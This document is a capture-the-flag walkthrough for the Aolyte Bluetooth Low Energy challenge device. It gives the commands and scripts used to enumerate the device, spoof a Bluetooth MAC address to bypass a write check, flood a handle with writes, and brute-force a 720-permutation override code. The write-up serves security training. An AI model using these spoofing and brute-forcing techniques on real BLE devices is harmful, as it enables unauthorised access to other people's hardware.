Aolyte 0.9.0-rc.1 Walkthrough

Document version 1.0 | August 2025

About This Document

This document provides guidance for solving the Bluetooth Low Energy (BLE) challenge available at: https://github.com/TheFutureIsN0w/Aolyte/

The walkthrough is written for Aolyte version 0.9.0-rc.1 and may not be applicable to other versions. Moreover, the steps in this walkthrough were carried out on a system running Kali Linux.

Commands throughout this document follow a consistent color-coding scheme to enhance readability:

Green	Suitable for direct 'copy-paste'.
Orange	Adjustments might be necessary depending on the configuration.
Purple	Represents command output containing relevant information.

To encourage engagement with the material, I have deliberately provided screenshots of scripts rather than sharing the code as plain text.

Encountering errors? Try restarting the Bluetooth service:
$ sudo systemctl restart bluetooth

Notice:
Please refrain from reading further to avoid spoilers.

Overview

Enumeration

This step is essential for completing most of the subsequent tasks.
Start Bettercap[1] and begin target enumeration:

1. $ sudo bettercap
2. » ble.recon on
   [...] [ble.device.new] new BLE device Aolyte detected as 24:6F:28:9E:27:3A (Espressif Inc.) -64 dBm.

   Ensure that *ble.recon* remains running throughout the enumeration process.

3. » ble.enum 24:6F:28:9E:27:3A

Output like the following will be produced:

```
192.168.65.0/24 > 192.168.65.128 » ble.enum 24:6F:28:9E:27:3A
[03:35:18] [sys.log] [inf] ble.recon connecting to 24:6f:28:9e:27:3a ...
192.168.65.0/24 > 192.168.65.128 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0005	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0014 -> 001c	Generic Access (1800)		
0016	Device Name (2a00)	READ	Aolyte
0018	Appearance (2a01)	READ	Unknown
001a	2aa6	READ	00
0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning, Power-off, Backdoor, Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Terminate
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Only 1337 writes left...
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication
0037 -> ffff	b1ad569d2a9b4e42a2f7f1fef9d9aacc		
0039	916fdd4f57594f3c87b758203b767f18	WRITE	


[1] https://www.bettercap.org/

Fragment - BlueShout


One of the data fragments is embedded in the ‘manufacturer’ data field of the BLE advertisement. To retrieve the fragment, participants need to take the following steps:

1. Start scanning for BLE devices while dumping raw traffic:
   $ sudo hcitool lescan & sudo hcidump --raw > dump.hex

2. Extract readable text from the dump:
   $ xxd -r -p dump.hex | strings



3. Base64 decode the data:
   $ echo "VjZBNzI=" | base64 –decode



V6A72

Fragment - EZWrite

One of the data fragments can be retrieved by sending the 'Backdoor' value to the BLE characteristic that controls Aolyte's operating mode. Writing this value switches the device into a special mode, which then exposes the fragment. To retrieve the fragment, participants need to take the following steps:

1. Convert 'Backdoor' to Hex:
   $ echo -n "Backdoor" | xxd -p

```
┌──(kali㉿kali)-[~]
└─$ echo -n "Backdoor" | xxd -p
4261636b646f6f72
```

2. Write the hex data to the correct characteristic:
   » ble.write 24:6f:28:9e:27:3a 5cdc730c466943d180c1eaed66190989 4261636b646f6f72

3. This will provide the data fragment:

```
192.168.65.0/24 > 192.168.65.128 » ble.write 24:6f:28:9e:27:3a 5cdc730c466943d180c1eaed66190989 4261636b646f6f72
[03:48:37] [sys.log] [inf] ble.recon connecting to 24:6f:28:9e:27:3a ...
192.168.65.0/24 > 192.168.65.128 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0005	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0014 -> 001c	Generic Access (1800)		
0016	Device Name (2a00)	READ	Aolyte
0018	Appearance (2a01)	READ	Unknown
001a	2aa6	READ	00
0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning. Power-off. Backdoor. Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Uploading payload... >.$^..# Leaking{TTE1VlM=}
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Only 1337 writes left...
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication
0037 -> ffff	b1ad569d2a9b4e42a2f7f1fef9d9aacc		
0039	916fdd4f57594f3c87b758203b767f18	WRITE	

4. Base64 decode the data:
   $ echo "TTE1VlM=" | base64 –decode

```
┌──(kali㉿kali)-[~]
└─$ echo "TTE1VlM=" | base64 --decode
M15VS
```


M15VS

Fragment - ImpersonaBLE

Aolyte verifies the client's MAC address before granting writing access to the handle 0x0030. Participants must spoof their Bluetooth address to match the expected address to obtain the data fragment. To retrieve the fragment, participants need to take the following steps:

1. Determine the Bluetooth interface:
   $ hcitool dev

2. Use Spooftooph[2] to spoof the expected address:
   $ sudo spooftooph -i hci0 -a 00:00:00:00:00:0B



   Note that not all Bluetooth adapters allow the address to be altered, and that the address of my adapter was already set to 00:00:00:00:00:0B.

3. Convert 'Provide data' to Hex:
   $ echo -n "Provide data" | xxd -p

4. Write the data to Aolyte:
   $ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-write-req -a 0x0030 -n 50726f766964652064617461

5. Read the data from Aolyte:
   $ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-read -a 0x0030 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p

[2] https://www.kali.org/tools/spooftooph/

```
┌──(kali㉿kali)-[~]
└─$ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-read -a 0x0030 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p
Only 00:00:00:00:00:0B may write 'Provide data'

┌──(kali㉿kali)-[~]
└─$ echo -n "Provide data" | xxd -p
50726f766964652064617461

┌──(kali㉿kali)-[~]
└─$ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-write-req -a 0x0030 -n 50726f766964652064617461
Characteristic value was written successfully

┌──(kali㉿kali)-[~]
└─$ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-read -a 0x0030 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p
Requested data: Leaking{QTVYMlU=}
```

6. Base64 decode the data:

   $ echo "QTVYMlU=" | base64 –decode

```
┌──(kali㉿kali)-[~]
└─$ echo "QTVYMlU=" | base64 --decode
A5X2U
```

A5X2U

Fragment - MTUMatch

To access this data fragment, the client must initiate a BLE connection and explicitly request an MTU (Maximum Transmission Unit) size of 133 bytes. Aolyte only responds with the data fragment when this specific MTU size is negotiated. To retrieve the fragment, participants need to take the following steps:

1. Convert 'unlock' to Hex:
   $ echo -n "unlock" | xxd -p

```
┌──(kali㉿kali)-[~]
└─$ echo -n "unlock" | xxd -p
756e6c6f636b
```

2. Start an interactive gatttool session:
   $ gatttool -b 24:6f:28:9e:27:3a --interactive

3. Connect to Aolyte:
   [LE]> connect
   Connection successful


4. Alter the MTU size:
   [LE]> mtu 133
   MTU was exchanged successfully: 133

5. Write the Hex data to the handle:
   [LE]> char-write-req 0x0034 756e6c6f636b

6. Read the handle:
   [LE]> char-read-hnd 0x0034

```
┌──(kali㉿kali)-[~]
└─$ gatttool -b 24:6f:28:9e:27:3a --interactive
[24:6f:28:9e:27:3a][LE]> connect
Attempting to connect to 24:6f:28:9e:27:3a
Connection successful
[24:6f:28:9e:27:3a][LE]> mtu 133
MTU was exchanged successfully: 133
[24:6f:28:9e:27:3a][LE]> char-read-hnd 0x0034
Characteristic value/descriptor: 4c 6f 63 6b 65 64 2e 20 53 65 6e 64 20 27 75 6e 6c 6f 63 6b 27 20 77 69 74 68 20 4d 54 55 20 6f 66 20 31 33 33
[24:6f:28:9e:27:3a][LE]> char-write-req  0x0034 756e6c6f636b
Characteristic value was written successfully
[24:6f:28:9e:27:3a][LE]> char-read-hnd 0x0034
Characteristic value/descriptor: 4c 65 61 6b 69 6e 67 7b 57 46 67 32 54 6b 6b 3d 7d
[24:6f:28:9e:27:3a][LE]>
```

7. Convert the Hex output to ASCII:
   $ echo 4c 65 61 6b 69 6e 67 7b 57 46 67 32 54 6b 6b 3d 7d | xxd -r -p




8. Base64 decode the data:
   $ echo "WFg2Tkk=" | base64 --decode

XX6NI

Fragment - SecureNotSure


One of the data fragments is readable from a characteristic that requires an encrypted connection. Participants must pair their client with Aolyte to access it.




To retrieve the fragment, participants need to take the following steps:

1. Read the handle with gatttool instead of Bettercap:
   $ gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x0036 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p


2. Confirm the pairing request from Aolyte:



3. The fragment will thereafter be displayed:



4. Base64 decode the data:
   $ echo "RzJLNUI=" | base64 –decode



G2K5B

Fragment - WriteLimit

Aolyte accepts only a limited number of write attempts to handle 0x0032 before it enters a failure state. Exceeding the threshold causes Aolyte to spill the data fragment. Participants need to take the following steps:

1. Open a text editor of choice and write a similar script:

```
#!/bin/bash

Handle=0x0032
Data="DOESNT_MATTER"
Device="24:6f:28:9e:27:3a"

for i in {1..1337}; do
  echo "Writing #$i"
  gatttool -b $Device --char-write-req -a $Handle -n $Data
done
```

   Note that steps may differ according to the scripting language that is being used.


2. Make the script executable:
   $ chmod +x write.sh

```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x write.sh
```


3. Execute the script:
   $ ./write.sh

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./write.sh
Writing #1
Characteristic value was written successfully
Writing #2
Characteristic value was written successfully
Writing #3
Characteristic value was written successfully
Writing #4
Characteristic value was written successfully
Writing #5
Characteristic value was written successfully
Writing #6
Characteristic value was written successfully
Writing #7
```

Aolyte is monitoring the attempts, as is illustrated below:



After writing to the handle 1337 times, the fragment will be provided by Aolyte:



4. Base64 decode the data:

   $ echo "RFo0SlA=" | base64 --decode

DZ4JP

Override sequence

With six data fragments, there are 720 possible permutations for the final override sequence. Let's use Python to generate these possibilities:

1. $ python3 -c 'from itertools import permutations as p; print("\n".join("-".join(x) for x in p(["DZ4JP","G2K5B","V6A72","XX6NI","A5X2U","M15VS"])))' > codes.txt

```
┌──(kali㉿kali)-[~]
└─$ python3 -c 'from itertools import permutations as p; print("\n".join("-".join(x) for x in p(["DZ4JP","G2K5B","V6A
72","XX6NI","A5X2U","M15VS"])))' > codes.txt

┌──(kali㉿kali)-[~]
└─$ cat codes.txt | head
DZ4JP-G2K5B-V6A72-XX6NI-A5X2U-M15VS
DZ4JP-G2K5B-V6A72-XX6NI-M15VS-A5X2U
DZ4JP-G2K5B-V6A72-A5X2U-XX6NI-M15VS
DZ4JP-G2K5B-V6A72-A5X2U-M15VS-XX6NI
DZ4JP-G2K5B-V6A72-M15VS-XX6NI-A5X2U
DZ4JP-G2K5B-V6A72-M15VS-A5X2U-XX6NI
DZ4JP-G2K5B-XX6NI-V6A72-A5X2U-M15VS
DZ4JP-G2K5B-XX6NI-V6A72-M15VS-A5X2U
DZ4JP-G2K5B-XX6NI-A5X2U-V6A72-M15VS
DZ4JP-G2K5B-XX6NI-A5X2U-M15VS-V6A72
```

2. Create a script that sends these codes to Aolyte.

   Determining the correct override sequence is not necessary and can greatly reduce the script's execution time. Despite that, it is still 'nice to know'.


   The below stated script is intended solely as an example:


Aolyte

```
#!/bin/bash

Handle=0x0039
Device="24:6f:28:9e:27:3a"
File="codes.txt"

ShutdownCode=""

i=0

while read -r Line; do
  ((i++))
  Hex=$(echo -n "$Line" | xxd -ps | tr -d '\n')
  echo "[$i] Writing: $Line"

  Output=$(timeout 2 gatttool -b "$Device" --char-write-req -a "$Handle" -n "$Hex" 2>&1)
  ExitCode=$?

  echo "$Output"

  if [[ $ExitCode -eq 124 ]] || echo "$Output" | grep -qiE "error|failed"; then
    echo -e "\nWrite failed... Assuming Aolyte shut down after the correct code!"
    ShutdownCode="$LastSuccess"
    break
  fi

  if echo "$Output" | grep -q "Characteristic value was written successfully"; then
    LastSuccess="$Line"
  else
    LastSuccess="$Line"
  fi
  sleep 4
done < "$File"

if [[ -n "$ShutdownCode" ]]; then
  echo -e "\nThe Aolyte shutdown code was:\n$ShutdownCode"
fi
```

Note that determining the correct shutdown code may not always yield accurate results with the provided example.

3. Execute the script:





DZ4JP-G2K5B-V6A72-A5X2U-M15VS-XX6NI

Mission complete.
Humanity owes you its very survival.